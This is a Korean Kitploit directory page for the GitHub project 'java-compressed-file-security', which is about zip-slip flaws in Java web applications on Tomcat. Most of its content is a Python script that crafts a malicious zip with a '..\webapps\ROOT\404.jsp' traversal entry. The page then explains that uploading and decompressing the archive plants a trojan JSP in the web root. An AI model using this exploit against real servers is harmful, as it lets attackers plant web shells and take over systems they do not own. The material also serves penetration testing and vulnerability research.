
Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
Java-Compressed-file-security — Java 웹 압축 파일 보안 취약점 | Kitploit
도구/GitHubGitHub/jas502n/java-compressed-file-security
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration Testing
GitHubjas502n/java-compressed-file-security

Java-Compressed-file-security

Java 웹 압축 파일 보안 취약점

저장소 보기

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유
20696년 전Kitploit 검토 완료

Java-Compressed-file-security Java 웹 압축 파일 보안 취약점

테스트 환경:

root@kitploit:~
Windows For Apache Tomcat/8.5.16

0x01 디렉터리 트래버설 악성 압축 파일 제작

코드:

root@kitploit:~
#coding=utf-8

import zipfile  
import sys

if __name__ == "__main__":  
    try:
        with open("404.jsp", "r") as f:
            binary = f.read()
            zipFile = zipfile.ZipFile("test.zip", "a", zipfile.ZIP_DEFLATED)
            info = zipfile.ZipInfo("test.zip")
            zipFile.writestr("..\\webapps\\ROOT\\404.jsp", binary)
            zipFile.close()
    except IOError as e:
        raise e

0x02 파일 업로드, 압축 해제 클릭, 트로이 목마 파일이 웹사이트 webapps 디렉터리에 압축 해제됨

도구 다운로드